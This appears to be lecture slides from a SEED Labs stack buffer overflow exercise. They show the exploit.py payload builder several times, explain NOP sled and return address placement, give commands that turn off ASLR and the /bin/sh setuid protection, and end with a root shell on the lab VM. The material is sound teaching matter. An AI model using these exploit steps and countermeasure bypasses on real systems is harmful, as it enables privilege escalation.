


This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
#####  
# Put the shellcode somewhere in the payload  
start = 400      # TODO: Change this number  
content[start:start + len(shellcode)] = shellcode  
  
# Decide the return address value and put it somewhere in the payload  
ret = 0xffffffff + 200    # TODO: Change this number  
offset = 108 + 4         # TODO: Change this number  
  
L = 4              # Use 4 for 32-bit address and 8 for 64-bit address  
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')  
#####
```

We can't guess too far, otherwise we won't hit our NOP sled




Our attack no longer works, because our NOP sled never hits the malicious code

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
#####  
# Put the shellcode somewhere in the payload  
start = 400      # TODO: Change this number  
content[start:start + len(shellcode)] = shellcode  
  
# Decide the return address value and put it somewhere in the payload  
ret = 0xffffffff + 200    # TODO: Change this number  
offset = 108 + 4          # TODO: Change this number  
  
L = 4              # Use 4 for 32-bit address and 8 for 64-bit address  
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')  
#####
```

We can't guess too far, otherwise we won't hit the correct NOP sled




This also won't work, because our NOP sled never hits the malicious code

This script will construct our `badfile` for us!

This script build constructs a python list, and writes out the list to `badfile`

```
#####  
# Put the shellcode somewhere in the payload  
start = 400      # TODO: Change this number  
content[start:start + len(shellcode)] = shellcode  
  
# Decide the return address value and put it somewhere in the payload  
ret = 0xffffffff + 200    # TODO: Change this number  
offset = 108 + 4          # TODO: Change this number  
  
L = 4              # Use 4 for 32-bit address and 8 for 64-bit address  
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')  
#####
```

We can't guess too far, otherwise we might hit somewhere in the middle of our malicious code




This also won't work, because the start of malicious code is never executed (and thus errors will occur)

This script will construct our `badfile` for us!

```
#####  
# Put the shellcode somewhere in the payload  
start = 400      # TODO: Change this number  
content[start:start + len(shellcode)] = shellcode  
  
# Decide the return address value and put it somewhere in the payload  
ret = 0xffffcb08 + 200    # TODO: Change this number  
offset = 100 + 4        # TODO: Change this number  
  
L = 4              # Use 4 for 32-bit address and 8 for 64-bit address  
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')  
#####
```

We must be **exactly correct** with the location of the return address




This also won't work, because the return address is invalid

This script build constructs a python list, and writes out the list to `badfile`



= true return address location



Invalid return  
address → CRASH



# Conducting our first Buffer Overflow Attack

## 1. Turn off countermeasures

# Turn off ASLR!

```
sudo sysctl -w kernel.randomize_va_space=0
```

# link /bin/sh to /bin/zsh (no setuid countermeasure)

```
sudo ln -sf /bin/zsh /bin/sh
```

## 2. Get offset (step 1) from GDB

```
gdb-peda$ p $ebp
$4 = (void *) 0xffffcb08
gdb-peda$ p &buffer
$5 = (char (*)[100]) 0xffffca9c
gdb-peda$ p/d 0xffffcb08 - 0xffffca9c
$6 = 108
_
```

(Your addresses might slightly be different, but your offset should still be 108)

## 3. Update values in exploit.py

```
#####
# Put the shellcode somewhere in the payload
start = 400      # TODO: Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value and put it somewhere in the payload
ret = 0xffffcb08 + 200  # TODO: Change this number
offset = 108 + 4      # TODO: Change this number

L = 4             # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L, byteorder='little')
#####
```

## 4. Run ./exploit.py to fill contents of badfile

```
[02/15/23] seed@VM:~/.../code$ ./exploit.py
[02/15/23] seed@VM:~/.../code$ █
```

## 5. Run the vulnerable program

```
[02/15/23] seed@VM:~/.../code$ ./stack-L1
Input size: 517
#
```

ROOT SHELL!!

